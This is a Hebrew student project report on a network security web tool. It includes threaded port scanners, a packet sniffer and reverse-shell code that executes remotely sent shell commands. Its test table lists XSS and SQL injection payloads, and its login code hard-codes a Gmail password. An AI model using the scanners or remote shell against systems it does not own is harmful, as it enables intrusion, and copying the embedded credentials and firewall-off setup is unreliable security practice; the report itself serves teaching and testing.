מודל זה מגדיר את דרישות האבטחה בכל מערכת טכנולוגית. כל אמצעי אבטחה ממומש נועד על מנת לשמור על אחד משלושת התווכים במודל: Confidentiality – סודיות המידע, מניעת גישה מגורמים שאינם מוסמכים אל מידע רגיש, יישום של תווך זה נעשה לרוב על ידי אימות רב שלבי והצפנות, Integrity – שלמות המידע, מניעה מגורם לא מורשה לשנות ולפגוע במידע הקיים, כך שהמידע שמועבר וקיים יישאר שלם. יישום תווך זה נעשה לרוב על ידי גיבוב, Availability – זמינות המידע, אפשור גישה למידע ושירותים בצורה נוחה לכל אלו המורשים לכך.

שכבת האפליקציה:

- תהליך ה login - ישנו אימות על ידי שליחת מייל ובדיקה בצד שרת של תקינות הקוד.
- MITM : מכיוון שהשרת עובד בפרוטוקול HTTP ולא HTTPS התקשורת אינה מוצפנת ותלויה בcertificate שנוצר מפרוטוקול הרשת TLS/SSL ומתקפה זו הינה אפשרית ותציג לתוקף את תוכן דפי ה HTML.
- DOS/DDOS: יכולה להיות מתקפת DOS או DDOS מכיוון שבמידה ומשתמש או מספר משתמשים ברשת המקומית ישלחו בקשות רבות לשרת הוא לא יחסום את המחשבים הללו ולא יגביל את כמות הבקשות שהם יכולים לבקש. לכן סביר ביותר, שהשרת לאחר זמן מה, יקרוס.

שכבת התעבורה:

ישנה הצפנה היברידית RSA +AES בReverse Shell על מנת לשמור על סודיות המידע הרגיש העובר בתקשורת המכיל תוצאות של פקודות מערכת.

האתר חסין בפני SQL Injection מפני שאני עובד במסד נתונים עם המודול Flask-SQLAlchemy אשר יוצר באופן אוטומטי שאילתות מאובטחות ועל מנת להכניס או למשוך מידע מהבסיס נתונים יש צורך רק להשתמש בפעולות המובנות במודול.

פרק ה' - **Eagle Eye Project** - הקוד

1) פונקציה אשר מחלקת את טווח הפורטים לסריקה לרשימה באורך כפול ממספר ליבות המעבד בשכל אלמנט הוא טאפל שמסמל פורט ראשון לסריקה ופורט אחרון לסריקה.

```
def divide_ports(start_port=1, end_port=65536) -> list:
    """Receives start port and end port and return a list of tuples where each element is a tuple
    specifying a range of ports to scan."""
    length = (end_port - start_port) // (get_processor_num() * 2)
    ind = 0
    l = []
    for port in range(1, get_processor_num() * 2 + 1, length * ind + 1):
        ending_port = length * (ind + 1)
        if ind == get_processor_num() * 2 - 1:
            ending_port = end_port
        l.append((start_port, ending_port))
        start_port += length
        ind += 1
    return l
```

2) פונקציה אשר מסניפה את התקשורת, שומרת בקובץ PCAP, מפלטרת אותה לפי פרוטוקולים ומכניסה לרשימה ממויינת לפיהם.

```
def gen_sniff(num=1000):
    """The function sniffs 1000 packets by default, sorts them by the protocols HTTP, ICMP, SMB, FTP, SSH, DNS, DHCP and prints
    the most important data in them. """
    sorted_packets = [[] for _ in range(7)]
    print('Packet Sniffer has been activated!')
    packets = sniff(count=num)
    wrpcap(time.asctime()[4:8] + time.asctime()[8:10] + "-" + time.asctime()[
                                                                                20:] + "-" + time.asctime()[
                                                                                        11:19].replace(
        ':', '_'), packets)
    print('Packet Sniffer has been Terminated!')
    for packet in packets:
        if packet.haslayer(HTTPRequest) or packet.haslayer(HTTPResponse):
            sorted_packets[0].append(packet)
        elif packet.haslayer(ICMP):
            sorted_packets[1].append(packet)
        elif packet.haslayer(SMBSession_Setup_AndX_Request):
            sorted_packets[2].append(packet)
        elif packet.haslayer(TCP) and packet[TCP].dport == 21:
            sorted_packets[3].append(packet)
        elif packet.haslayer(TCP) and packet[TCP].dport == 22:
            sorted_packets[4].append(packet)
        elif packet.haslayer(UDP) and packet.haslayer(DNS) and packet.haslayer(DNSQR):
            sorted_packets[5].append(packet)
        elif packet.haslayer(UDP) and packet[UDP].dport == 67 or packet.haslayer(UDP) and packet[UDP].dport == 68:
            sorted_packets[6].append(packet)
    return sorted_packets
```

3) סריקת פורטי TCP בסריקת SYN עם ת'רדים.

```python
def SYN_Scan_Wrap(self, start_port=1, end_port=65535):
    """The function receives a start port and end port, scans them all and returns the sorted list of the open
        ports. """
    start_port, end_port = check_ports(start_port, end_port)
    self.open_ports = []
    self.counter = 0
    threads = []
    li = divide_ports(start_port, end_port)  # For example [(1, 2000), (2001, 4000), (4001, 6000)]
    for i in range(len(li)):
        t = Thread(target=self.SYN_Scan, args=(li[i],))
        threads.append(t)
        t.start()
    for t in threads:
        t.join()
    return sorted(self.open_ports)

def SYN_Scan(self, ports: Tuple):
    """The function receives a tuple of start port to scan and end port and scans them all by sending and
        receiving TCP packets. It changes the value of the list of open ports belonged to the PortScanner class. """
    for port in range(ports[0], ports[1] + 1):
        try:
            packet = IP(dst=self.target_ip_address) / TCP(dport=port, flags='S')
            response = sr1(packet, timeout=0.5, verbose=0)
            if response and response.haslayer(TCP) and response.getlayer(TCP).flags == 0x12:
                self.open_ports.append(port)
            self.counter += 1
            if self.counter % 655 == 0:
                print(f"{self.counter / 65536:.2%} done")
        except Exception:
            continue
```

4) סריקת פורטי TCP בסריקת Syn/Stealth עם ת'רדים.

```python
def Stealth_Scan_Wrap(self, start_port=1, end_port=65535):
    """The function receives a start port and end port, scans them all and returns the sorted list of the open
        ports. """
    self.open_ports = []
    start_port, end_port = check_ports(start_port, end_port)
    self.counter = 0
    li = divide_ports(start_port, end_port)
    threads = []
    for i in range(len(li)):
        t = Thread(target=self.Stealth_Scan, args=(li[i],))
        threads.append(t)
        t.start()
    for t in threads:
        t.join()
    return sorted(self.open_ports)

def Stealth_Scan(self, ports: Tuple):
    """The function receives a tuple of start port to scan and end port and scans them all by sending and
        receiving TCP packets. It changes the value of the list of open ports belonged to the PortScanner class. """
    for port in range(ports[0], ports[1] + 1):
        response = sr1(IP(dst=self.target_ip_address) / TCP(sport=port, dport=port, flags='S'), timeout=5,
                       verbose=0)
        if response and response.haslayer(TCP):
            if response.getlayer(TCP).flags == 0x12:
                sr(IP(dst=self.target_ip_address) / TCP(sport=port, dport=port, flags='R'), timeout=5, verbose=0)
                self.open_ports.append(port)
        self.counter += 1
        if self.counter % 655 == 0:
            print(f"{self.counter / 65536:.2%} done")
```

5) סריקת פורטי UDP עם ת'רדים.

```python
def UDP_Scan_Wrap(self, start_port=1, end_port=65535):
    """The function receives a start port and end port, scans them all and returns the sorted list of the open
    ports. """
    start_port, end_port = check_ports(start_port, end_port)
    self.open_ports = []
    self.counter = 0
    li = divide_ports(start_port, end_port)
    threads = []
    for i in range(len(li)):
        t = Thread(target=self.UDP_Scan, args=(li[i],))
        threads.append(t)
        t.start()
    for t in threads:
        t.join()
    return sorted(self.open_ports)

def UDP_Scan(self, ports: Tuple):
    """The function receives a tuple of start port to scan and end port and scans them all by sending and
    receiving UDP packets. It changes the value of the list of open ports belonged to the PortScanner class. """
    for port in range(ports[0], ports[1] + 1):
        response = sr1(IP(dst=self.target_ip_address) / UDP(dport=port), timeout=10, verbose=0)
        if response and response.haslayer(UDP):
            self.open_ports.append(port)
        self.counter += 1
        if self.counter % 655 == 0:
            print(f"{self.counter / 65536:.2%} done")
```

6) הרצת פקודת מערכת דרך חיבור reverse shell. על מנת להריץ פקודת shell אני משתמש במודול subprocess המאפשר גישה לממשק הפקודה של המערכת דרך Python. אני מקבל את הפקודה לביצוע, מעביר אותה לפונקציה check_output אשר מריצה את הפקודה ומאפשרת להגדיר timeout לביצוע שלה. במידה ולא הצליחה הפונקציה להריץ את הפקודה ועלה Exception אני מנסה להריץ אותה שוב, אך הפעם עם הפונקציה Popen שבה אין timeout לביצוע הפקודה, כך שייתכן והדבר יפתור את הבעיה אם מדובר בפקודה הדורשת זמן רב להפעלה. אני משתמש בקידוד ISO-8859-1 אשר מאפשר העברת מידע גם בעברית מבלי שהקוד יקרוס.

```
else:
    try:
        output = subprocess.check_output(command.decode('ISO-8859-1', errors='ignore'), timeout=0.5,
                                         shell=True)
        print("Output: ", output)
        self.conn.send(encrypt_client(str(len(output)).encode('ISO-8859-1', errors='ignore'), self.AES_KEY))
        self.conn.send(encrypt_client(output, self.AES_KEY))
    except Exception as e:
        print(e)
        CMD = subprocess.Popen(command.decode('ISO-8859-1', errors='ignore'), shell=True,
                               stdout=subprocess.PIPE,
                               stderr=subprocess.PIPE
                               )
        print(CMD)
        self.conn.send(
            encrypt_client(
                str(len(encrypt_client(CMD.stdout.read() + CMD.stderr.read(), self.AES_KEY))).encode(
                    'ISO-8859-1', errors='ignore'), self.AES_KEY))
        self.conn.send(encrypt_client(CMD.stdout.read() + CMD.stderr.read(), self.AES_KEY))
```

7) אימות סיסמה באתר. אני ראשית יוצר קוד בן 8 ספרות באופן רנדומלי על ידי המודול random. לאחר מכן, אני יוצר שרת Smtp אשר מתחבר למייל שיצרתי בשביל הפרויקט, ושולח ממנו מייל אל הכתובת מייל של המשתמש שמנסה להתחבר – מוצא כתובת זו על ידי חיפוש במסד הנתונים. ובמידה והפעולה לא צלחה אני מנתב את המשתמש למסך ההתחברות.

```python
@app.route("/authenticate")
def authenticate():
    code = ''
    for i in range(8):
        code += random.choice(string.digits)
    helper.set_code(code)
    gmail_user = "EagleEyeProject1@gmail.com"
    gmail_password = 'eagleeyeproject1'
    destination_gmail = Profile.query.filter_by(username=session["username"]).first().email
    print(destination_gmail)
    subject = 'Authentication Message'
    body = code

    email_text = f"""\
    From: {gmail_user}\n
    To: {", " + destination_gmail}\n
    Subject: {subject}\n
    {body}
    """

    try:
        smtp_server = smtplib.SMTP_SSL('smtp.gmail.com', 465)
        smtp_server.login(gmail_user, gmail_password)
        smtp_server.sendmail(gmail_user, destination_gmail, email_text)
    except Exception as e:
        print(e)
        return render_template('login.html')
    return render_template("Authentication.html")
```

קישור לשאר הקוד של המערכת:

https://github.com/ofekerez/Eagle-Eye-Project.git

פרק ו' - **Eagle Eye Project** – בדיקות ('קופסא לבנה')

1. פירוט הבדיקות

- פירוט הבדיקות שהופיעו בפרק האפיון ברמת הביטים – לתאר בפירוט מה נדרש לבצע ומה בוצע בפועל. וכמובן על בדיקה צריכה להתבצע יותר מפעם אחת ועד שהיא עוברת

שם הבדיקה	מטרת הבדיקה	מה נדרש לבצע	מתי	מה בוצע בפועל
התחברות	לוודא שניתן להתחבר עם משתמש הרשום במסד הנתונים, ובאמצעות כך להגיע לנתיבים המורשים רק למשתמשים מחוברים.	לוודא שהתקבלו נתונים תקינים בצד לקוח, לשלוח לצד שרת, לוודא שהמידע קיים במסד נתונים, להעביר לעמוד הבית ולשמור את הנתונים המתאימים בסשן.	מאי	ניסיתי להיכנס עם המשתמש ofekerez ועם הסיסמה 123456 הקיים במסד הנתונים כדי לראות האם אני מצליח להתחבר, ואכן הצלחתי. לאחר מכן, ניסיתי להתחבר עם המשתמש ofek והסיסמה Aa123456 שאינו קיים, וההתחברות לא עבדה.
התחברות	לוודא שניתן להתחבר עם משתמש הרשום במסד הנתונים, ובאמצעות כך להגיע לנתיבים המורשים רק למשתמשים מחוברים.	לוודא שהתקבלו נתונים תקינים בצד לקוח, לשלוח לצד שרת, לוודא שהמידע קיים במסד נתונים, להעביר לעמוד הבית ולשמור את הנתונים המתאימים בסשן.	מאי	ניסיתי להיכנס עם המשתמש admin ועם הסיסמה Aa123456 הקיים במסד הנתונים כדי לראות האם אני מצליח להתחבר, ואכן הצלחתי. לאחר מכן, ניסיתי להתחבר עם המשתמש eagleeye והסיסמה qwerty123 שאינו קיים, וההתחברות לא עבדה.
בדיקת XSS	לוודא שלא ניתן להכניס קוד סקריפט בjavascript אל הטפסים באתר.	להכניס אל הטפסים קלט שהינו קוד בjavascript ולראות האם הקוד יורץ על ידי הדפדפן.	מאי	הכנסתי לטפסים את הסקריפט הבא: <script> alert("Hello!"); </script> וראיתי שהוא לא הופעל על ידי הדפדפן כלומר הטפסים חסינים מפני XSS.
בדיקת XSS	לוודא שלא ניתן להכניס קוד סקריפט	להכניס אל הטפסים קלט שהינו קוד בjavascript ולראות	מאי	הכנסתי לטפסים את הסקריפט הבא: <script> alert("Hello!"); </script> וראיתי שהוא לא הופעל על ידי הדפדפן

	בjavascript אל הטפסים באתר.	האם הקוד יורץ על ידי הדפדפן.		כלומר הטפסים חסינים מפני XSS.
בדיקת SQL Injection	לוודא שלא ניתן להזריק שאילתות SQL דרך טפסי האתר.	להכניס אל הטפסים קלט שהינו שאילתות SQL ולראות האם נקבל חיווי על הרצת קוד זה.	מאי	הכנסתי את הpayload הזה: " OR "" = " ולא התקבל שום חיווי על גישה למסד הנתונים.
בדיקת SQL Injection	לוודא שלא ניתן להזריק שאילתות SQL דרך טפסי האתר.	להכניס אל הטפסים קלט שהינו שאילתות SQL ולראות האם נקבל חיווי על הרצת קוד זה.	מאי	הפעלתי את הכלי sqlmap על מנת למפות הזרקות SQL אפשריות ולא קיבלתי תוצאות.
התנתקות	לוודא שניתן להתנתק מהאתר ושנמחקים כל הפרטים הרלוונטיים למשתמש המחובר בסשן.	להתחבר לאתר, להתנתק, לבדוק את הסשן ואת הגישה לנתיבי משתמשים.	מאי	התחברתי למשתמש ofekerez, התנתקתי, ניסיתי לראות את דף סריקות הרשת שעליי להיות מחובר כדי לראות ולא הצלחתי, בדקתי את הסשן והוא היה ריק.
התנתקות	לוודא שניתן להתנתק מהאתר ושנמחקים כל הפרטים הרלוונטיים למשתמש המחובר בסשן.	להתחבר לאתר, להתנתק, לבדוק את הסשן ואת הגישה לנתיבי משתמשים.	מאי	התחברתי למשתמש admin, התנתקתי, ניסיתי לראות את דף סריקות הרשת שעליי להיות מחובר כדי לראות ולא הצלחתי, בדקתי את הסשן והוא היה ריק.
הרשמה	לוודא שמתקבל אך ורק מידע תקין שלא פוגע במסד הנתונים, שהסיסמה מגובבת, שהמידע	להירשם עם פרטים תקינים, עם פרטים לא תקינים ולהסתכל במסד הנתונים ולראות האם הדבר השפיע עליו. כמו כן,	מאי	נרשמתי עם פרטים תקינים, בדקתי את הנתונים במסד הנתונים וראיתי שהכל נכנס כראוי, ושהסיסמה מגובבת. יכולתי לשפר את האבטחה עם הוספת pepper ו salt, אך נכון לזמן כתיבת חלק זה לא עשיתי זאת.

	נרשם כראוי במסד הנתונים.	לבדוק את תגובת האתר להכנסת הפרטים התקינים/הלא תקינים. בדיקה האם המשתמש כבר קיים.		לאחר מכן, ניסיתי להירשם עם פרטים לא נכונים עבור כל אחד מהשדות, גם כשהוא ריק וגם כשאינו תקין ובכולם קיבלתי את השגיאות המתאימות בprompt.
הרשמה	לוודא שמתקבל אך ורק מידע תקין שלא פוגע במסד הנתונים, שהסיסמה מגובבת, שהמידע נרשם כראוי במסד הנתונים.	להירשם עם פרטים תקינים, עם פרטים לא תקינים ולהסתכל במסד הנתונים ולראות האם הדבר השפיע עליו. כמו כן, לבדוק את תגובת האתר להכנסת הפרטים התקינים/הלא תקינים.	מאי	נרשמתי עם פרטים תקינים, בדקתי את הנתונים במסד הנתונים וראיתי שהכל נכנס כראוי, ושהסיסמה מגובבת. יכולתי לשפר את האבטחה עם הוספת pepperו salt, אך נכון לזמן כתיבת חלק זה לא עשיתי זאת. לאחר מכן, ניסיתי להירשם עם פרטים לא נכונים עבור כל אחד מהשדות, גם כשהוא ריק וגם כשאינו תקין ובכולם קיבלתי את השגיאות המתאימות בprompt.
סריקת SYN	לוודא שסריקת הפורטים מסוג זה עובדת בזמן תקין וסביר ביחד לכלים אחרים, שהיא נותנת תוצאות מהימנות ושתוצאותיה מוצגות באתר.	להתחבר לאתר, לערוך סריקת רשת, לבחור את אחד מהמחשבים המריצים את הפרויקט ולערוך עליהם סריקת פורטים, לבצע עליהם גם סריקת פורטים עם nmap ולראות אם התוצאות זהות.	מאי	הרצתי סריקה ממכונת Kali Linux על עצמה ועל המחשב שלי, באמצעות Nmap, לאחר מכן הרצתי את סריקת הפורטים שלי ואכן יצאו אותן התוצאות. מה שטעון שיפור הוא זמן הסריקה.
סריקת SYN	לוודא שסריקת הפורטים מסוג זה עובדת בזמן תקין וסביר ביחד לכלים	להתחבר לאתר, לערוך סריקת רשת, לבחור את אחד מהמחשבים	מאי	הרצתי סריקה ממכונת Kali Linux על עצמה ועל המחשב שלי, באמצעות Nmap, לאחר מכן הרצתי את סריקת הפורטים שלי ואכן יצאו אותן

	אחרים, שהיא נותנת תוצאות מהימנות ושתוצאותיה מוצגות באתר.	המריצים את הפרויקט ולערוך עליהם סריקת פורטים, לבצע עליהם גם סריקת פורטים עם nmap ולראות אם התוצאות זהות.		התוצאות. מה שטעון שיפור הוא זמן הסריקה.
סריקת Stealth	לוודא שסריקת הפורטים מסוג זה עובדת בזמן תקין וסביר ביחד לכלים אחרים, שהיא נותנת תוצאות מהימנות ושתוצאותיה מוצגות באתר.	להתחבר לאתר, לערוך סריקת רשת, לבחור את אחד מהמחשבים המריצים את הפרויקט ולערוך עליהם סריקת פורטים, לבצע עליהם גם סריקת פורטים עם nmap ולראות אם התוצאות זהות.	מאי	הרצתי סריקה ממכונת Kali Linux על עצמה ועל המחשב שלי, באמצעות Nmap, לאחר מכן הרצתי את סריקת הפורטים שלי ואכן יצאו אותן התוצאות. מה שטעון שיפור הוא זמן הסריקה.
סריקת Stealth	לוודא שסריקת הפורטים מסוג זה עובדת בזמן תקין וסביר ביחד לכלים אחרים, שהיא נותנת תוצאות מהימנות ושתוצאותיה מוצגות באתר.	להתחבר לאתר, לערוך סריקת רשת, לבחור את אחד מהמחשבים המריצים את הפרויקט ולערוך עליהם סריקת פורטים, לבצע עליהם גם סריקת פורטים עם nmap ולראות אם התוצאות זהות.	מאי	הרצתי סריקה ממכונת Kali Linux על עצמה ועל המחשב שלי, באמצעות Nmap, לאחר מכן הרצתי את סריקת הפורטים שלי ואכן יצאו אותן התוצאות. מה שטעון שיפור הוא זמן הסריקה.
סריקת UDP	לוודא שסריקת הפורטים מסוג זה	להתחבר לאתר, לערוך סריקת רשת,	מאי	הרצתי סריקה ממכונת Kali Linux על עצמה ועל המחשב שלי, באמצעות

	עובדת בזמן תקין וסביר ביחד לכלים אחרים, שהיא נותנת תוצאות מהימנות ושתוצאותיה מוצגות באתר.	לבחור את אחד מהמחשבים המריצים את הפרויקט ולערוך עליהם סריקת פורטים, לבצע עליהם גם סריקת פורטים עם nmap ולראות אם התוצאות זהות.		Nmap, לאחר מכן הרצתי את סריקת הפורטים שלי ואכן יצאו אותן התוצאות. מה שטעון שיפור הוא זמן הסריקה.
סריקת UDP	לוודא שסריקת הפורטים מסוג זה עובדת בזמן תקין וסביר ביחד לכלים אחרים, שהיא נותנת תוצאות מהימנות ושתוצאותיה מוצגות באתר.	להתחבר לאתר, לערוך סריקת רשת, לבחור את אחד מהמחשבים המריצים את הפרויקט ולערוך עליהם סריקת פורטים, לבצע עליהם גם סריקת פורטים עם nmap ולראות אם התוצאות זהות.	מאי	הרצתי סריקה ממכונת Kali Linux על עצמה ועל המחשב שלי, באמצעות Nmap, לאחר מכן הרצתי את סריקת הפורטים שלי ואכן יצאו אותן התוצאות. מה שטעון שיפור הוא זמן הסריקה.
הסנפת תקשורת	לוודא שרחרחן הרשת מסניף את התקשורת ,מסנן אותה כנדרש ומראה תוצאות נכונות.	ליצור סקריפט שישלח פאקטות בפרוטוקולים מסוימים בScapy למחשב עליו מופעל הרחרחן ולהפעיל תוך כדי את הרחרחן ולראות אם באמת מופיעות הפאקטות שנשלחו.	מאי	יצרתי סקריפט השולח לכתובת IP פאקטות ICMP, DNS, HTTP והתחברתי לשרתי SSH, FTP וSMB שיצרתי על מכונה וירטואלית והסנפתי את התקשורת ביניהם. ההסנפה הצליחה ורוב הפאקטות שנשלחו זוהו על ידי המערכת. לא כולן זוהו מפני שהרחרחן מסניף רק את ה1000 הראשונות ומציג רק את אלו בפרוטוקולים שבחרתי, ובמידה ונשלחו באותו זמן פאקטות מפרוטוקולים אחרים לפני שהסקריפט שלח את כל

				הפאקטות, אז המערכת תזהה את הפאקטות הללו ותאבד את חלק מהפאקטות מהסקריפט.
הסנפת תקשורת	לוודא שרחרחן הרשת מסניף את התקשורת ,מסנן אותה כנדרש ומראה תוצאות נכונות.	ליצור סקריפט שישלח פאקטות בפרוטוקולים מסוימים בScapy למחשב עליו מופעל הרחרחן ולהפעיל תוך כדי את הרחרחן ולראות אם באמת מופיעות הפאקטות שנשלחו.	מאי	יצרתי סקריפט השולח לכתובת IP פאקטות ICMP, DNS, HTTP והתחברתי לשרתי SSH, FTP וSMB שיצרתי על מכונה וירטואלית והסנפתי את התקשורת ביניהם. ההסנפה הצליחה ורוב הפאקטות שנשלחו זוהו על ידי המערכת. לא כולן זוהו מפני שהרחרחן מסניף רק את ה1000 הראשונות ומציג רק את אלו בפרוטוקולים שבחרתי, ובמידה ונשלחו באותו זמן פאקטות מפרוטוקולים אחרים לפני שהסקריפט שלח את כל הפאקטות, אז המערכת תזהה את הפאקטות הללו ותאבד את חלק מהפאקטות מהסקריפט.
איפוס סיסמה	לוודא שמתקבלת אך ורק סיסמה תקינה, שמתקבל מייל שקיים במסד הנתונים, לוודא שהאימות עובד כראוי, שהסיסמה מגובבת ונשמרת במסד הנתונים בשדה המתאים.	לאפס סיסמה עבור מייל פיקטיבי שאינו רשום במסד הנתונים אך ברשותי ולראות אם נשלח מייל עם קוד לאיפוס, האם אפשר לעקוף את האימות, להכניס מייל קיים ולראות אם תשתנה הסיסמה לסיסמה מגובבת חדשה, ולנסות להתחבר עם הסיסמה החדשה.	מאי	ניסיתי לאפס את הסיסמה של המשתמש ofekerez והצלחתי לאחר שראיתי שהסיסמה השמורה כהאש במסד הנתונים השתנתה. לאחר מכן ניסיתי להכניס מייל של משתמש שלא קיים במערכת אך נמצא ברשותי על מנת לבדוק האם נשלח אליו מייל, ולא נשלח, כלומר הבדיקה במסד הנתונים עובדת.
איפוס סיסמה	לוודא שמתקבלת אך ורק סיסמה	לאפס סיסמה עבור מייל פיקטיבי שאינו	מאי	ניסיתי לאפס את הסיסמה של המשתמש admin והצלחתי לאחר

	תקינה, שמתקבל מייל שקיים במסד הנתונים, לוודא שהאימות עובד כראוי, שהסיסמה מגובבת ונשמרת במסד הנתונים בשדה המתאים.	רשום במסד הנתונים אך ברשותי ולראות אם נשלח מייל עם קוד לאיפוס, האם אפשר לעקוף את האימות, להכניס מייל קיים ולראות אם תשתנה הסיסמה לסיסמה מגובבת חדשה, ולנסות להתחבר עם הסיסמה החדשה.		שראיתי שהסיסמה השמורה בהאש במסד הנתונים השתנתה. לאחר מכן ניסיתי להכניס מייל של משתמש שלא קיים במערכת אך נמצא ברשותי על מנת לבדוק האם נשלח אליו מייל, ולא נשלח, כלומר הבדיקה במסד הנתונים עובדת.

פרק ז' - **Eagle Eye Project** – מדריך למשתמש

1. מדריך התקנה (סביבת עבודה)

על מנת להתקין את המערכת יש ללכת אל ה repository של הפרויקט הנמצא בכתובת הבאה:
https://github.com/ofekerez/Eagle-Eye-Project.git

לאחר מכן, יש ללחוץ על Code ולהעתיק את הURL ללוח. אחר כך, יש לפתוח את הCMD או את הגיט bash ולהקליד git clone {URL}, פעולה זו תוריד את קבצי הrepository לתיקייה בה ממשק הפקודה שפתחתם נמצא.

אחר כך, עליך לבטל את חומת האש, על מנת שתתאפשר התקשורת בין המחשבים השונים ברשת המקומית.
ניתן לעשות זאת באופן הבא:

1. לוחצים קליק ימני על אייקון הWindows בצד הימני של המסך.
2. נכנסים להגדרות.
3. נכנסים לקטגורית רשת ואינטרנט


לאחר מכן יש להריץ את הקובץ main.py בתיקיית API, מה שיפעיל את שרת הFlask.

השלב הבא הוא לעבור על כל מחשב ברשת המקומית ולהוריד עליו גם כן את המערכת מה- Github. לאחר מכן עליך להפעיל בו את הקובץ Server.py הנמצא בתיקיית bin.


אחר כך, תוכל להתחבר ולהפעיל את האתר בצורה מלאה מכל מחשב אחר ברשת.

מדריך למשתמש הכולל עבור כל תהליך/יכולת במערכת:

